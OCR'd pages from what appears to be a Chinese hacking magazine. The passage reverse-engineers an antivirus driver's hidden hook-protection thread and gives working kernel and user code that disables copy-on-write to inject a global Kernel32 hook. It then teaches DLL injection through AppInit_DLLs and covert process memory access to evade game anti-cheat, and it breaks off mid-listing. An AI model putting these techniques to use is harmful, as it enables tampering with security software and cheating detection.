好了，已经找到了江民在对KiFastCallEntry做inLine Hook时所修改的内存地址，那么接下来就看看它究竟如何保护这个地址不被修改的。用WinDbg下一个内存访问断点，把对这个内存地址的读取操作监视起来。设好断点以后，继续执行虚拟机里的系统，果然断了下来，而且地址是在江民的KSysMon.sys模块里。看来答案就快浮出来了，于是我顺着这个线索找下去，来回几番跟踪过后，终于理清了江民是如何保护这个内存地址不被修改的。

原来江民有一个内核线程，这个线程通过死循环不断读取上述内存地址的值，如果发现这个地址被修改了，就立刻修改回来，所以一般的工具不能对江民的KiFastCallEntry Hook进行恢复。不过江民把这个线程隐藏起来了，所以用工具查看不到。这也可以看出江民对这个KiFastCallEntry Hook的重视程度，否则它怎么会折腾这么多东西呢？实在没有办法说明这个线程是实实在在地存在于系统里的，只好把这个线程函数的反汇编代码呈现给大家了。

```
//线程函数，会循环保护KiFastCallEntry hook，
//这个线程是隐藏的
KSysMon+0xcae6:
f8005ae6  mov   edi,edi
f8005ae8  push  ebp
f8005ae9  mov   ebp,esp
f8005aeb  sub   esp,18h
f8005aee  push  edi
f8005aef  and   dword ptr [ebp-10h],0
f8005af3  xor   eax,eax
f8005af5  lea   edi,[ebp-0Ch]
f8005af8  stos  dword ptr es:[edi]
f8005af9  mov   dword ptr [ebp-18h],32h
f8005b00  and   dword ptr [ebp-14h],0
f8005b04  push  eax
f8005b05  lea   eax,[KSysMon+0xcb1e (f8005b1e)]
f8005b0b  add   eax,1Ch
f8005b0e  push  eax
f8005b0f  call  KSysMon+0xcb16 (f8005b16) ;花指令
KSysMon+0xcb3a:
f8005b3a  pop   eax ；以上花指令会跳到这里
f8005b3b  cmp   dword ptr [KSysMon+0x1bc08 (f8014c08)],0
f8005b42  je    KSysMon+0xcb76 (f8005b76)
f8005b44  mov   eax,dword ptr [KSysMon+0x1bc08 (f8014c08)]
f8005b49  mov   eax,dword ptr [eax+4]
f8005b4c  mov   dword ptr [ebp-4],eax
f8005b4f  jmp   KSysMon+0xcb5a (f8005b5a)
f8005b51  mov   eax,dword ptr [ebp-4]
f8005b54  mov   eax,dword ptr [eax+4]
f8005b57  mov   dword ptr [ebp-4],eax
f8005b5a  cmp   dword ptr [ebp-4],0
f8005b5e  je    KSysMon+0xcb76 (f8005b76)
f8005b60  mov   eax,dword ptr [ebp-18h]
f8005b63  add   eax,1C2h
f8005b68  mov   ecx,dword ptr [ebp-14h]
f8005b6b  adc   ecx,0
f8005b6e  mov   dword ptr [ebp-18h],eax
f8005b71  mov   dword ptr [ebp-14h],ecx
```

```
    f8005b74   jmp    KSysMon+0xcb51 (f8005b51)
    f8005b76   push   dword ptr [ebp-14h]
    f8005b79   push   dword ptr [ebp-18h]
    f8005b7c   lea    eax,[ebp-10h]
    f8005b7f   push   eax
    f8005b80   call   KSysMon+0xaf02 (f8003f02)
    f8005b85   lea    eax,[ebp-10h] ；底下有个jmp会跳
                                    ；到这里，构成一个无
                                    ；限循环
    f8005b88   push   eax
    f8005b89   push   0
    f8005b8b   push   0
    f8005b8d   push   0
    f8005b8f   push   dword ptr [KSysMon+0x1bbc8
(f8014bc8)]
    f8005b95   call   dword ptr [KSysMon+0x1094c
(f800994c)]   ;KeWaitForSingleObject
    f8005b9b   cmp    eax,102h
    f8005ba0   jne    KSysMon+0xcc28 (f8005c28) ；跳到
jmp的下一句,走出无限循环
    f8005ba6   call   KSysMon+0xca50 (f8005a50)  ；调
用了以上函数
    f8005bab   push   eax
    f8005bac   push   eax
    f8005bad   push   eax
    f8005bae   call   KSysMon+0xcbb4 (f8005bb4) ；花
指令
    f8005bb3   jmp    1dc0df10

    KSysMon+0xcbd8:
    f8005bd8   pop    eax ；以上花指令会跳到这里
    f8005bd9   cmp    dword ptr [KSysMon+0x1bc18
(f8014c18)],0
    f8005be0   jne    KSysMon+0xcc1a (f8005c1a)
    f8005be2   cmp    dword ptr [KSysMon+0x1bb84
(f8014b84)],0
    f8005be9   je     KSysMon+0xcc1a (f8005c1a)
    f8005beb   push   dword ptr [KSysMon+0x1bb84
(f8014b84)]
    f8005bf1   call   dword ptr [KSysMon+0x10958
(f8009958)] ；MmIsValidAddress
    f8005bf7   movzx  eax,al
    f8005bfa   test   eax,eax
    f8005bfc   je     KSysMon+0xcc1a (f8005c1a)
    f8005bfe   mov    eax,dword ptr [KSysMon+0x1bb84
(f8014b84)]
    f8005c03   cmp    dword ptr [eax],0
    f8005c06   je     KSysMon+0xcc1a (f8005c1a)
    f8005c08   mov    eax,offset KSysMon+0xcaa4
(f8005aa4)         \
    f8005c0d   mov    ecx,dword ptr [KSysMon+0x1bb84
(f8014b84)]        | 被跳过的几句
    f8005c13   xchg   eax,dword ptr [ecx]     |
    f8005c15   mov    dword ptr [KSysMon+0x1bc18
(f8014c18)],eax    /
    f8005c1a   push   0 ；以上所有条件跳都是跳到这里
    f8005c1c   push   0Ah
    f8005c1e   call   KSysMon+0x25480 (f801e480)
    f8005c23   jmp    KSysMon+0xcb85 (f8005b85)
；跳上去形成一个无限循环
    f8005c28   cmp    dword ptr [KSysMon+0x1bbc8
(f8014bc8)],0
    f8005c2f   je     KSysMon+0xcc3f (f8005c3f)
    f8005c31   push   0
    f8005c33   push   dword ptr [KSysMon+0x1bbc8
(f8014bc8)]
    f8005c39   call   dword ptr [KSysMon+0x10b48
(f8009b48)]     ；ExFreePoolWithTag
    f8005c3f   and    dword ptr [KSysMon+0x1bbc8
(f8014bc8)],0
    f8005c46   push   0
    f8005c48   call   dword ptr [KSysMon+0x10940
(f8009940)]     ；PsTerminateSystemThread
    f8005c4e   pop    edi
    f8005c4f   leave
    f8005c50   ret    4
    f8005c53   int    3
    f8005c54   int    3
    f8005c55   int    3
```

以上f8005ba6地址处调用的函数KSysMon+0xca50，它所做的就是检查Hook的内存地址是否被修改，如果发现被修改了就重新Hook。所以江民在这个线程中不断地调用这个函数，就保证了KiFastCallEntry Hook是一直存在的。如果用伪代码简要地表示出这段反汇编代码的核心意思，大致就是下面这个样子。


```
ThreadProc()
{
while(1)
{
st = KeWaitForSingleObject(x,x,x,x,x);
if( st != 0x102 )
break;
call KSysMon+0xca50;
}
}
```

注意这个线程是隐藏的，所以用一般的ARK工具是查看不到的。另外，这个线程位于KSysMon.sys模块，在江民的另一个模块SysGuard.sys里，也有一个与之类似的隐藏线程来保护它的KiFastCallEntry Hook。可见江民对这个函数的

Hook做保护花的力气不小，而且还把线程隐藏了，真没想到杀软也会这么"邪恶"。

江民是怎么保护KiFastCallEntry inLine Hook的，现在终于搞清楚了，那么如何恢复它的钩子？我们就可以想出很多种办法来了。实现代码这里就不提供了，免得被意图搞破坏的人复制粘贴，拿去危害互联网。

前置知识：VC
关键词：编程、Hook、Copy—On—Write机制



禁用Copy—On—Write机制实现全局Hook

文/图 meryal

如今讨论Ring0级别的Hook是如火如荼。Ring3级的Hook虽然操作起来较Ring0级的简单，但要想实现全局Hook就必须用DLL实现。较常见的方法有远线程插入和安装消息钩子，不可避免地会耗费大量的系统资源。如何不使用DLL就实现Ring3级的全局Hook呢？下面就介绍一种应用程序与驱动程序通信的方法，禁用Copy—On—Write机制实现全局Hook。

原 理

Ring3级的Hook如果不使用DLL的话，一般情况下只能对本进程有效。这是因为Windows使用了一种Copy—On—Write机制，当进程试图对特定的共享页面进行写操作时，系统会在写操作进行前先将共享的那一页复制一份，然后重新映射到进程的地址空间，这样用户写入的实际上是复制品，而不是原来的那份，原来的共享页面仍然被其他进程所使用。如图1所示为应用程序的第一个实例尝试改变数据页面2时的情况。

根据以上所述，只要禁用了Windows 的Copy—On—Write机制，就能使在本进程中对共享资源进行的写操作同样体现在其他所有共享此资源的进程之中。对于系统的几个关键DLL，如Kernel32.dll、User32.dll等，它们在内存中各自存在一份映像，Windows系统中的所有进程共享的都是同一份Kernel32的映像。如果禁用了Copy—On—Write机制，那么对于Kernel32中API的写操作将会体现在系统的所有进程中，这样就实现了全局Hook。




图1

PDE与PTE

首先介绍一下物理地址扩展(PAE)的概念。在MSDN中是这样介绍的：PAE是Intel引入的一种内存地址扩展模式，它允许32bit的x86系统使用36bit寻址，使进程访问的物理地址扩展到64GB。32bit的Windows NT系统使用基于分页机制的虚拟内存。对于未开启物理地址扩展(PAE)模式的系统，使用两级地址转换。CPU用来把虚拟地址转换成物理地址的

信息存放在叫做页目录(PDE)和页表(PTE)的结构里。每个进程有4GB的虚拟地址空间,被分成固定大小的页,物理内存也被分页,页的大小是4KB。PDE中的每一项的内容(每项4个字节)的高20bit用来存放一个页表的物理地址,低12bit存放一些标志。PTE中每一项的内容的高20bit用来存放一个物理页的物理地址,低12bit存放一些标志。每个进程都有自己的PDE,其物理地址放在CPU的CR3寄存器中。开启了PAE模式的系统,实现了三级地址转换,CPU的CR3寄存器指向页目录指针表,再由它指向页目录。将SDK中的IsProcessorFeaturePresent函数、DDK中的ExIsProcessorFeaturePresent函数的参数设为PF_PAE_ENABLED可判定是否开启PAE模式。未开启PAE模式时PDE、PTE的地址计算公式为:"PDE_Addr=((VirtualAddress>>20)&0xFFC)+ 0xC0300000;PTE_Addr=((VirtualAddress>>10)&0x3FFFFC)+0xC0000000";PAE模式开启时"PDE_Addr=((VirtualAddress>>18)&0x3FF8)+0xC0600000;PTE_Addr=((VirtualAddress>>9)&0x7FFFF8)+0xC0000000"。PTE中的结构如下:

```
struct _HARDWARE_PTE_X86 (sizeof=4)
+0 bits0-0 Valid
+0 bits1-1 Write
+0 bits2-2 Owner
+0 bits3-3 WriteThrough
+0 bits4-4 CacheDisable
+0 bits5-5 Accessed
+0 bits6-6 Dirty
+0 bits7-7 LargePage
+0 bits8-8 Global
+0 bits9-9 CopyOnWrite
+0 bits10-10 Prototype
+0 bits11-11 reserved
+0 bits12-31 PageFrameNumber
```

PTE的第二位bits1-1 Write位指定了该页的读写权限,若为0则该页只读,为1则该页可读写。要禁用待修改页的Copy-On-Write机制,只需将第二位改为1即可。Ring3的代码无法访问PTE,因此要禁用Copy-On-Write必须用驱动实现,而实现Hook的操作只需在应用程序中实现。关于PDE与PTE的详细介绍,可以查看JIURL的《玩转Win2k内存篇》。

具体实现

在实验中,我们首先用应用程序获得要Hook的函数Beep的虚拟地址,接着将虚拟地址发送到驱动程序中,让驱动程序禁用虚拟地址对应页面的Copy-On-Write机制,然后在应用程序中进行Hook,最后再恢复页面的原属性。由于要全局Hook,因此Hook的代码应该在Kernel32.dll中。这里用传统的函数前五个字节跳转的方法,当调用函数Beep时,跳转到kernel32.dll的"空洞"处,弹出一个MessageBox对话框,而后返回函数继续执行。

首先定义一个内存结构 _COPY_ON_WRITE_MEMORY,代码如下:

```
typedef struct _COPY_ON_WRITE_MEMORY
{ PVOID Base;
ULONG Size;}
COPY_ON_WRITE_MEMORY, *PCOPY_ON_WRITE_MEMORY;
```

Base为要修改的内存处的虚拟地址,Size为要修改的大小。同时定义两个修改页面属性的设备控制代码:

```
#define CTL_CODE(DeviceType, Function, Method, Access )
((DeviceType) << 16) | ((Access) << 14) | ((Function) << 2) | (Method) )
#define IOCTL_MODIFY_MEMORY CTL_CODE(FILE_DEVICE_UNKNOWN, 0x810, METHOD_BUFFERED, FILE_ANY_ACCESS)//修改PTE属性
#define IOCTL_RECOVER_MEMORYCTL_CODE
(FILE_DEVICE_UNKNOWN, 0x820, METHOD_BUFFERED, FILE_ANY_ACCESS)//恢复
```

在应用程序中关于如何取得函数地址,查找"空洞"的方法这里不再赘述,主要是些PE格式的处理,详见源代码。程序在Kernel32.dll的"空洞"处插入一段十六进制编码:

```
BYTE msg[44]={0x60,  //pushad
0X6A,0X00,           //push MB_OK
0XE8,0X06,0X00,0X00,0X00,//call,将字符串地址压栈
//下面分别是"test"和"hello"
0X74,0X65,0X73,0X74,0X00,0X00,
0XE8,0X07,0X00,0X00,0X00,//call 0X68,0X65,0X6C,0X6C,0X6F,0X00,0X00, 0X6A,0X00,  //push NULL
```

```
0XE8,0X00,0X00,0X00,0X00,//call messagebox
0x61,                    //popad
0x8b,0xff,0x55,0x8b,0xec,
0xe9,0X00,0X00,0X00,0X00};//jmp func
```

此段编码是弹出MessageBox对话框,关键是计算CALL MessageBox和JMP func处的相对地址,计算公式如下:

```
CallMsg=(DWORD)AddressOfMsg-((DWORD)
pDosHeader+OffsetGap+33);
JmpOrig=(DWORD)AddressOfFunction+5-((DWORD)
pDosHeader+OffsetGap+44);
```

AddressOfMsg为MessageBox的函数地址,AddressOfFunction是Hook函数的地址,pDosHeader为Kernel32.dll的基地址,OffsetGap为"空洞"的偏移地址。之后将计算出的地址写入m s g的相应位置。准备工作做完之后与驱动程序通信,禁用Copy-On-Write对Kernel32.dll进行写操作。通信部分代码如下:

```
//打开驱动程序
HANDLE hFile = ::CreateFile("\\\\.\\slDriver",
GENERIC_READ | GENERIC_WRITE,0, NULL, OPEN_
EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
if(hFile==INVALID_HANDLE_VALUE)
{printf("Create device failed!\n");
return ;}
//确定要修改的内存地址和大小
PCOPY_ON_WRITE_MEMORY pInline = (PCOPY_
ON_WRITE_MEMORY)new char[sizeof(COPY_ON_
WRITE_MEMORY)+2];
pInline->Base = (PVOID)AddressOfFunction;
pInline->Size =5;
/*此处对要修改处的内存进行一次读操作,确保已被映射,虽
然flag并无实际意义,但经过多次测试若不进行程序可能会出错*/
int flag=0;
if(0xff8b==*(WORD*)pInline->Base)
flag=0; else flag=1;
DWORD dwRet;
//与驱动进行通信,禁用Copy-On-Write
::DeviceIoControl(hFile,IOCTL_MODIFY_MEMORY,
pInline,sizeof(COPY_ON_WRITE_MEMORY)+2, NULL,
NULL, &dwRet, NULL);
//对函数头5个字节进行写操作
::memcpy(pInline->Base,ModifyCode,pInline->Size);

//恢复页面的属性
::DeviceIoControl(hFile,IOCTL_RECOVER_
MEMORY,pInline,sizeof(COPY_ON_WRITE_MEMORY)+2,
NULL, NULL, &dwRet, NULL);
delete []pInline;
//接下来为在空洞处添加十六进制编码的代码,与以
//上部分基本相同,此处省略
::CloseHandle(hFile);
```

驱动部分主要实现I/O控制的派遣函数,它接收应用程序传入的页面信息,然后禁用修改页面的Copy-On-Write机制,待应用程序修改完毕后恢复原有的属性。关键代码如下:

```
pMM = (PCOPY_ON_WRITE_MEMORY)pIoBuffer;
//获取待修改数据区地址和大小
pMem = pMM->Base;
ulMemSize = pMM->Size;
BOOLEAN PAE;
//判断是否启用PAE模式
PAE=ExIsProcessorFeaturePresent(PF_PAE_
ENABLED);
if(PAE==TRUE)
{//按照PAE page mode尝试计算PDE和PTE
DbgPrint("PAE page mode.\n");
//要修改的地址起始处
ulPDEB = ( (((ULONG)pMem)>>18)&0x3FF8 ) +
0xC0600000;
ulPTEB = ( (((ULONG)pMem)>>9)&0x7FFFF8 ) +
0xC0000000;
//判断是否会产生异常
bPDEB = MmIsAddressValid((PVOID)ulPDEB);
bPTEB = MmIsAddressValid((PVOID)ulPTEB);
if (!(bPDEB || bPTEB ))
return STATUS_UNSUCCESSFUL;
else
{//按照Non PAE page mode计算
DbgPrint("Non PAE page mode.\n");
ulPDEB = ( (((ULONG)pMem)>>20) & 0xFFC ) +
0xC0300000;
ulPTEB = ( (((ULONG)pMem)>>10)&0x3FFFFC ) +
0xC0000000;//下面的代码和上面基本相同,省略
}
switch(uIoControlCode)
{
case IOCTL_MODIFY_MEMORY:
{//禁用指定内存的Copy on write机制
*(PULONG)ulPTEB |=0x00000002;
status = STATUS_SUCCESS;break;}
case IOCTL_RECOVER_MEMORY:
{//恢复指定内存的Copy on write机制
*(PULONG)ulPTEB &= ~0x00000002;
status = STATUS_SUCCESS;break;}
}
```

以上代码中并没有用到ulMemSize,但在源代码中对pMem+ulMemSize的内存处作了同样

处理,以防要修改的内存不在同一页面。至此,禁用Copy-On-Write机制实现全局Hook的功能已全部实现。


小结

以上代码在Windows XP SP2+VC 6.0下测试成功。源代码中驱动的加载及卸载并没有实现,可用DriverMonitor加载查看。另外,Kernel32.dll中插入的十六进制编码只弹出了一个对话框,至于如何继续完善,大家可以自行处理。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:无
关键词:反外挂、秘密通信

决战反外挂系统之秘密通信原理



文/ Shawn(L.Spiro)Wilcoxen 译/ riusksk(泉哥)

前言

逃避反外挂系统的检测是当今新生游戏黑客最大的障碍,而存活最久的逃避方法当属DLL注入。在外面流传的黑客技术/工具是最容易被封杀的,这仅在与目标游戏进行频繁交互的系统函数上挂钩即可实现。本文涵盖了这些技术及工具绕过检测的方法,仅通过向目标进程注入DLL来避免调用挂钩的系统函数,进而使这些黑客工具可以访问任何目标进程,如果直接调用的话就可能会被反外挂系统发现,进而被查杀。在本文中有两份独立代码:一份是用于注入到游戏进程的DLL文件,另一份是与DLL交互的工具,主要用于秘密获取目标进程的相关信息。

创建DLL

DLL文件是整个进程的最基本的组成部分。我们先创建出一个DLL的基本框架,然后将其注入到进程中。关于DLL代码也没有什么特别之处,其源码如清单1所示。

Listing 1. Our DLL shall simply beep to let us know it has been injected

```
BOOL APIENTRY DllMain( HMODULE _hModule,
    DWORD _dwReason,
    LPVOID _lpvReserved ) {
    switch ( _dwReason ) {
        case DLL_PROCESS_ATTACH : {
            ::Beep( 1000, 10 );
            break;
        }
    }
    return TRUE;
}
```

通过简单地调用函数::Beep()以便让我们知道此DLL是否被注入到目标进程了,这个可借助DLL注入工具,对任意进程注入我们的DLL,如果听到响声就说明DLL已经被成功注入并执行了。

注意:在Windows 7中,Beep()函数使用默认声卡,不像其他版本的Windows,将声音中继到主板喇叭上。另外,为了使用Microsoft® Visual Studio®调试DLL,需先打开工程属性(Alt+F7),然后选择"Debugging"属性页,将"Command"设置为"winmine.exe"(Windows XP)或者"Minesweeper.exe"(Windows Vista或Windows 7)(译注:此为扫雷程序,必须输入完整路径才能执行,可通过浏览文件选择程序),以上都是在Debug build下创建的(读者可自行选择Release build)。在Debug版本下按F5启动Minesweeper,然后使用任意软件(比如内存搜索修改工具MHS、CheatEngine等)注入创建的DLL。如果此时在DLLMain()上下断,你就可以看

到当DLL被注入后即被断下。接着你可以从这里进行单步或普通调试。

注入DLL

在准备测试DLL注入前，需要先找出一种可偷偷注入所有进程的方法。下面有几种可将DLL注入目标的方法，当DLL注入进程后，DLL即可正常工作而不会被检测到。反外挂软件通常是检测使用CreateRemoteThread()和SetWindowsHookEx()暴力注入的方法，但如果你想随意地使用这些注入进程，可以看看本文所揭露的方法：频繁被非侵入式(non_intrusive)程序所使用的AppInit_DLLs注册表键值(译注：AppInit_DLLs 表值是用于初始化动态链接库，它可以为任一进程调用一个dll列表，当进程启动后，AppInit_DLLs中的dll文件就会注入到该程序里面去启动)。测试这种方法最简单的方式是手动将DLL文件路径添加到注册表中的HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\Current Version\Windows\AppInit_DLLs中，然后加载一个进程，比如记事本或计算器。

注意：在Windows XP中，这项工作甚是简单，但在Windows Vista中，由于各项安全机制的保护，这种方法可能会受到限制。而在Windows 7上虽可实现，但只能通过一些循环跳转来修改注册表中的相同键值(LoadAppInit_DLLs和RequireSignedAppInit_DLLs)。对于这些系统，最好是使用一些替代DLL注入的方法。在将AppInit_DLLs设置为"F:\temp\MyDll.dll"(没有引号)时，由于此值是通过空格进行分隔的，因此只能使用不包含空格的路径。更改注册表后，打开Windows系统上的计算器即可听到响声了，可见DLL已经被加载了。若想恢复原样，只需删除注册表中的此值然后重启即可。

通讯原理

DLL文件需要向系统中的每一个进程广播它的存在，如果有一个(或者更多)进程响应，它将会去"连接"此进程，并进行更多的通信。有很多方法可以建立一个私用通信网络，这里所谓的"私用(Private)"是指通信网络不会在软件内部引发警告。如果你使用附带HWND_BROADCAST和(WM_USER+0x100)参数的SendMessage()，那么反外挂系统就会捕获此消息，并假设你的通信网络正处于活动状态，接着将会终止游戏进程。

有许多方法可用来掩盖网络通信，其中一个方法是基于LAN通信来侦测通信网络；其他方法可根本不发送消息到目标窗口。但由于你的DLL文件名应该随机的，因此只有DLL本身和客户端软件真正地知道DLL名称。如果客户端软件卸载了此DLL，那么该DLL需要向其他未加载此DLL的进程发送秘密信息，以实现进一步的通信，这也是本文所选择的方法。客户端软件不能以其他方法进行通信，因为这可能会破坏游戏中某些保护机制。与此同时该DLL事先并不知道给定的进程是否是客户端进程，因此进行数据共享的地址也是无法预先确定的。此种方法可先通过SendMessage()进行首次连接，然后再使用ReadProcessMemory()和WriteProcessMemory()进行后续的通信。

做好准备

在实现通信层前有几个关键问题需要处理。首先至关重要的是，先创建一个用于与目标打交道的类。这个类里面封装了一些系统函数，便于后面进行重写和修改。例如，为了直接替代函数ReadProcess()，可通过类中某实例来调用封装函数，它会转而来调用函数ReadProcess()。接着，当你想添加一个内核驱动程序来改变读取进程内存的方式时，你只需简单地重写类函数，并创建一个该类的实例即可，那么使用该类中封装函数的代码均会自动得到更正。下面的代码即是这样的一个类：

Listing 2. Our CProcess class allows for easy upgrading of the methods used to interact with remote processes

```
class CProcess {
public:
        // == Various constructors.
        WINAPI                  CProcess();
        virtual WINAPI          ~CProcess();
        // == Functions.
        // Opens an existing local process object.
        HANDLE WINAPI          OpenProcess( DWORD _dwDesiredAccess, BOOL
bInheritHandle, DWORD _dwProcessId );
        // Reads data from an area of memory in a specified process. The
entire area to be read must be accessible or the operation fails.
        virtual BOOL WINAPI     ReadProcessMemory( HANDLE _hProcess,
LPCVOID _lpvBaseAddress, LPVOID _lpvBuffer, SIZE_T _stSize, SIZE_T *
lpstNumberOfBytesRead = NULL );
        // Writes data to an area of memory in a specified process. The
entire area to be written to must be accessible or the operation fails.
        virtual BOOL WINAPI     WriteProcessMemory( HANDLE _hProcess,
